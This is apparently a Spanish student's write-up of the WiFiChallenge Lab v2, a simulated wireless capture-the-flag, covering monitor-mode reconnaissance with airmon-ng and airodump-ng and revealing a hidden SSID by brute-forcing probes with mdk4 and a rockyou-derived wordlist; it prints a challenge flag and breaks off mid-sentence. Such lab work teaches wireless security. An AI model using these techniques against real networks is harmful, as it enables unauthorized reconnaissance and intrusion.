
Práctica 6.4 - Lab v2 WifiChallengue

Alex Hernández Agoumi
CETI

En esta práctica aprovechamos todo lo aprendido anteriormente y utilizaremos todo esto para resolver WifiChallengue2.


Introduction:




```
root@WiFiChallengeLab:/home/user# cat /root/flag.txt
flag{2162ae75cdefc5f731dfed4efa8b92743d1fb556}
root@WiFiChallengeLab:/home/user#
```

Comenzamos convirtiéndonos en superusuarios para poder realizar todas las prácticas de manera correcta.

Recon:



Creamos la interfaz wlan0mon y nos ponemos en escucha tras poner la tarjeta en red en modo monitor:


```
root@WiFiChallengeLab:/home/user# airmon-ng start wlan0

Found 5 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    574 avahi-daemon
    577 NetworkManager
    601 wpa_supplicant
    611 avahi-daemon
    871 ifplugd

PHY     Interface       Driver          Chipset

phy0    wlan0           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
phy1    wlan1           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy2    wlan2           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy3    wlan3           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy4    wlan4           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy5    wlan5           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy6    wlan6           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy60   wlan60          mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211

root@WiFiChallengeLab:/home/user# airodump-ng wlan0mon
```

```
root@WiFiChallengeLab:/home/user# airodump-ng wlan0mon --band abg --manufacturer --wps
```

Cambiamos el comando ya que no llegamos a encontrar wifi global, con esto podemos verlo:

```
F0:9F:C2:71:22:17  -28       10       20    0  44   54e  WPA2 CCMP   MGT  0.0    wifi-global          Ubiquiti Networks Inc.
F0:9F:C2:71:22:16  -28       10        0    0  44   54e  WPA2 CCMP   MGT  0.0    wifi-regional        Ubiquiti Networks Inc.
```


Siendo la respuesta el canal 44.




```
F0:9F:C2:1A:CA:25  -28       17       10    0  11   54e  WPA3 CCMP   SAE  0.0    wifi-IT                Ubiquiti Networks Inc.
F0:9F:C2:6A:88:26  -28       17        0    0  11   54   OPN              0.0    <length:  9>           Ubiquiti Networks Inc.
5A:36:C9:77:56:78  -28       18        0    0   9   54   WPA2 TKIP   PSK  0.0    vodafone7123           Unknown
9E:66:99:37:91:A4  -28       37        0    0   3   54   WPA2 CCMP   PSK  0.0    MOVISTAR_JYG2          Unknown
F0:9F:C2:71:22:11  -28       37     1390    0   3   54   WEP  WEP         0.0    wifi-old               Ubiquiti Networks Inc.

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

F0:9F:C2:7A:33:28  64:32:A8:BD:64:54  -29    0 -48e     0        5         wifi-regional-tablets
F0:9F:C2:71:22:17  64:32:A8:BC:53:51  -29   18e- 1e   998       36         open-wifi,home-WiFi,WiFi-Restaurant
F0:9F:C2:71:22:17  64:32:A8:BA:18:42  -29   18e-24e     0       82
F0:9F:C2:71:22:12  28:6C:07:6F:F9:44  -29   54 -54      0        4
F0:9F:C2:71:22:10  B0:72:BF:B0:78:48  -29   54 -54      0        4
F0:9F:C2:1A:CA:25  10:F9:6F:AC:53:52  -29   54e- 1e     0       10
```


Con el mismo comando, podemos ver que la MAC de la red de wifi-IT es F0:...

Para saber la mac del cliente, unicamente tendremos que fijarnos que coincida el BSSID con la MAC de la wifi, la MAC que aparece justo ala derecha en STATION, es el cliente conectado en ella.



Mismo procedimiento, esta vez nos fijamos en STATION directamente ya que nos da el cliente.

```
(not associated)   02:00:00:00:06:00  -49    0 - 6      0        6
(not associated)   78:C1:A7:BF:72:46  -49    0 - 1     63      168          wifi-offices,Jason
(not associated)   B4:99:BA:6F:F9:45  -49    0 - 1     66      150          wifi-offices,Jason
```



Nos piden averiguar el nombre de una red que tiene el AP oculto.

```
F0:9F:C2:6A:88:26  -28       80        0    0  11   54   OPN             0.0    <length:  9>          Ubiquiti Networks Inc.
```

```
user@WiFiChallengeLab:~$ sudo find "/" -name rockyou-top100000.txt 2>/dev/null
/root/rockyou-top100000.txt
user@WiFiChallengeLab:~$ cat /root/rockyou-top100000.txt
cat: /root/rockyou-top100000.txt: Permission denied
user@WiFiChallengeLab:~$ sudo cat /root/rockyou-top100000.txt | grep -E '^\w{4}$' > rockyou4.txt
user@WiFiChallengeLab:~$ ls
8            Desktop    Downloads  Pictures  replay_arp-0123-183118.cap  rockyou4.txt  Templates  updateWiFiChallengeLab.sh  wep.cap
besside.log  Documents  Music      Public    restartWiFi.sh              tareas        tools      Videos                     wpa.cap
user@WiFiChallengeLab:~$ cat rockyou4.txt | awk '{print "wifi-" $0}' > rockyouWifi.txt
user@WiFiChallengeLab:~$
```

Sabiendo que el tamaño maximo es de 9 y que todas las redes wifis empiezan por wifi-, sabemos que la cantidad maxima de caracteres que pueden haber diferentes son 4, por lo que con grep -E y awk seleccionamos unicamente las palabras con 4 caracteres y a esta nueva lista de 4 caracteres, le agregamos con awk wifi- en el principio, tras esto con la herramienta mdk4 de la siguiente manera:

```
   0    0   11   54e  WPA3 CCMP   SAE          wifi-management       Ubiq
  36    0   11   54e  WPA3 CCMP   SAE          wifi-IT               Ubiq
   0    0   11   54   OPN                 0.0  <length:  9>          Ubiq
   0    0    9   54   WPA2 TKIP   PSK          vodafone7123          Unkn
   0    0    3   54   WPA2 CCMP   PSK          MOVISTAR_JYG2         Unkn
```


Primero con iwconfig, seleccionamos el canal donde se encuentra este wifi.


```
root@WiFiChallengeLab:/home/user# iwconfig wlan0mon channel 11
root@WiFiChallengeLab:/home/user# mdk4 wlan0mon p -t F0:9F:C2:6A:88:26 -f rockyouWifi.txt
Waiting for a beacon frame from target to get its SSID length.
SSID length is 9
Trying SSID: wifi-love
Packets sent:      1 - Speed:    1 packets/sec
Trying SSID: wifi-free
Packets sent:    167 - Speed:  166 packets/sec
Probe Response from target AP with SSID wifi-free
Job's done, have a nice day :)
```

Obtenemos el resultado y el nombre siendo wifi-free

Terminando así el reconocimiento.


OPN:






Al realizar la conexión nos fijamos arriba que pertenecemos ala conexión de la 